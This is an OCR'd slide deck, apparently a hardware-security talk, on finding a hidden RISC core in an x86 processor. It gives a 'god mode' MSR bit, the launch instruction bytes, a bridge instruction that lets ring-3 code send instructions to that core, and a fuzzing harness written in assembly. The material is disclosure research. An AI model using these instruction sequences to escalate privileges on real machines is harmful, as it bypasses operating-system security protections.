
The *global configuration register*

- We suspect this will unlock the processor, and circumvent all security checks.
- We call MSR 1107, bit 0 the *god mode bit.*

The *god mode bit*


- With the *god mode bit* discovered …
- And the *launch instruction* identified …
- *How* do we execute instructions on the RISC core?

The x86 bridge



132 INSTRUCTION MODE
124 X86 ISA INSTRUCTIONS AND ARM ISA INSTRUCTIONS
INSTRUCTION FORMATTER 202
136 ENVIRONMENT MODE
242
SIMPLE INSTRUCTION TRANSLATOR (SIT) 204
X86 SIT 222
ARM SIT 224
252
COMPLEX INSTRUCTION TRANSLATOR (CIT) 206
MICRO-PC 232
MICROCODE ROM 234
254
MICRO-SEQUENCER 236
247
255
INSTRUCTION INDIRECTION REGISTER (IIR) 235
MICRO-TRANSLATOR 237
244 MICROINSTRUCTIONS
246 MICROINSTRUCTIONS
MUX 212
248
126 MICROINSTRUCTIONS

US8880851


Instruction Cache
Pre-decoder
opcode
modr/m
imm32
imm32
imm32
imm32
RISC mode?
No
Yes
opcode
modr/m
imm32
imm32
imm32
imm32
imm32
imm32
imm32
imm32
x86 Decoder
RISC Decoder

- In this setup, some x86 instruction, if the processor is in RISC mode, can pass a portion of itself onto the RISC processor
- Since this instruction joins the two cores, we call it the *bridge instruction*

The x86 bridge

- How to find the *bridge instruction*?
- Sufficient to detect that a RISC instruction has been executed

The x86 bridge

- If the RISC core really provides
  a privilege circumvention mechanism…
  then *some* RISC instruction,
  executed in ring 3,
  should be able to corrupt the system
- Easy to detect:
  processor lock, kernel panic, or system reset.
- *None* of these should happen when
  executing ring 3 *x86* instructions

The x86 bridge

The x86 bridge

- Use *sandsifter*
  - Run in brute force instruction generation mode
  - Modify to execute the *launch instruction* before each x86 instruction

- With the right combination of the x86 wrapper instruction, and a corrupting RISC instruction …

  the processor locks,
  the kernel panics,
  or the system resets.

(Demo)

```
170: 620400909090909090909090909090
171: 620400909090909090909090909090
172: 620400909090909090909090909090
173: 620400909090909090909090909090
174: 620400909090909090909090909090
175: 620400909090909090909090909090
176: 620400909090909090909090909090
177: 620400909090909090909090909090
178: 620400909090909090909090909090
179: 620400909090909090909090909090
180: 620400909090909090909090909090
181: 620400909090909090909090909090
182: 620400909090909090909090909090
183: 620400909090909090909090909090
184: 620400909090909090909090909090
185: 620400909090909090909090909090
186: 620400909090909090909090909090
187: 620400909090909090909090909090
188: 620400909090909090909090909090
189: 620400909090909090909090909090
190: 620400909090909090909090909090
191: 620400909090909090909090909090
192: 620400909090909090909090909090
193: 620400909090909090909090909090
194: 620400909090909090909090909090
195: 620400909090909090909090909090
196: 620400909090909090909090909090
197: 620400909090909090909090909090
198: 620400909090909090909090909090
199: 620400909090909090909090909090
200: 620400909090909090909090909090
201: 620400909090909090909090909090
202: 620400909090909090909090909090
203: 620400909090909090909090909090
204: 620400909090909090909090909090
205: 620400909090909090909090909090
206: 620400909090909090909090909090
207: 620400909090909090909090909090
```

- When this is observed,
  the last instruction generated
  is the *bridge instruction*.
- ~ 1 hour fuzzing

```
bound %eax,0x00000000(,%eax,1)
```

The *bridge instruction*

- bound %eax,0x00000000(,%eax,1)
- The 32-bit constant in the instruction is the 32-bit RISC instruction sent to the *deeply embedded core.*

The *bridge instruction*

- We know *how* to execute instructions on the DEC
- Now, *what* do we execute?

  i.e. what do these instructions even look like?

  What architecture is this?

A deeply embedded instruction set

- Assume that the RISC core is
  some common architecture
- Try executing simple instructions from
  ARM, PowerPC, MIPS, etc.
  - e.g. ADD R0, R0, #1

A deeply embedded instruction set

- Challenge:
  - RISC core may have registers inaccessible to the x86 core
  - No obvious way to check the effects of the RISC instruction
- Solution:
  - It is still possible to rule *out* architectures
  - Many instructions sent to the DEC cause a processor lock
    - (One of the few visible effects)
  - Execute simple, non-locking instructions for each architecture
  - If processor locks, rule out that architecture
- 30 different architectures ruled out for the DEC


A deeply embedded instruction set

- Dealing with an unknown architecture
- Must reverse engineer
  the format of the instructions
  for the deeply embedded core
- A *deeply embedded instruction set (DEIS)*

A deeply embedded instruction set

- Approach:
  - Execute a RISC instruction, and observe its results
- Challenge:
  - No knowledge of RISC ISA,
    cannot observe the results on the RISC core
- Solution:
  - Patents suggest that the RISC core and x86 core
    have a partially shared register file
  - Should be possible to observe some results
    of the RISC instruction on the x86 core

A deeply embedded instruction set



ARM
SHARED
X86
PC,
PSR,
CP,
SCTRL,
FPSCR,
CPACR,
ETC.
502
R0 / EAX
R1 / EBX
R2 / ECX
R3 / EDX
R4 / ESI
R5 / EDI
R6 / EBP
R7 / ESP
R8 / R8D
R9 / R9D
R10 / R10D
R11 / R11D
R12 / R12D
R13 (SP) / R13D
R14 (LR) / R14D
XMM0-XMM15 / Q0-Q15
506
EIP,
EFLAGS,
R15D,
R0-R15(UPPER),
CS-GS,
X87 FPU REGS,
MM0-7,
CR0-CR3,
MSR'S,
ETC.
504

- Toggle the *god mode bit* (through LKM)
- Generate an *input state*
  - Registers (GPRs, SPRs, MMX)
  - Userland buffer
  - Kernel buffer (through LKM)
- Record the input state
- Generate a random RISC instruction
- Wrap RISC instruction in the x86 *bridge instruction*
- Execute RISC instruction on the DEC
  by preceding it with the *launch instruction*
- Record the output state
- Observe any changes between the input and output state

A deeply embedded instruction set

```
movl %[input_eax], %%eax
movl %[input_ebx], %%ebx
movl %[input_ecx], %%ecx
movl %[input_edx], %%edx
movl %[input_esi], %%esi
movl %[input_edi], %%edi
movl %[input_ebp], %%ebp
movl %[input_esp], %%esp
```

Load a pre-generated system state from memory.

(registers,
userland/kernel buffers)

```
.byte 0x0f, 0x3f

bound %eax,0xa310075b(,%eax,1)
```

Execute the launch insn., followed by the x86 bridge, containing the RISC insn.

```
movl %%eax, %[output_eax]
movl %%ebx, %[output_ebx]
movl %%ecx, %[output_ecx]
movl %%edx, %[output_edx]
movl %%esi, %[output_esi]
movl %%edi, %[output_edi]
movl %%ebp, %[output_ebp]
movl %%esp, %[output_esp]
```

Save the new system state for offline analysis.


(registers,
userland/kernel buffers)


- Assisted fuzzing:
  - Identifying arithmetic instructions:
    - Load initial register state with random values
  - Identifying memory accesses:
    - Load initial register state with pointers to either the user land or kernel buffers

A deeply embedded instruction set

- Challenge:
  - Unknown instruction set with unfettered access to ring 0
  - Accidentally generate instructions causing kernel panics, processor locks, system reboots.
  - ~20 random RISC instructions before unrecoverable corruption
  - Then necessary to reboot the target
  - ~2 minute reboot
  - Months of fuzzing to collect enough data to reverse engineer the DEIS

A deeply embedded instruction set


Master
Switch
Target 0
Target 1
Target 2
Target 3
…
KVM
Relay

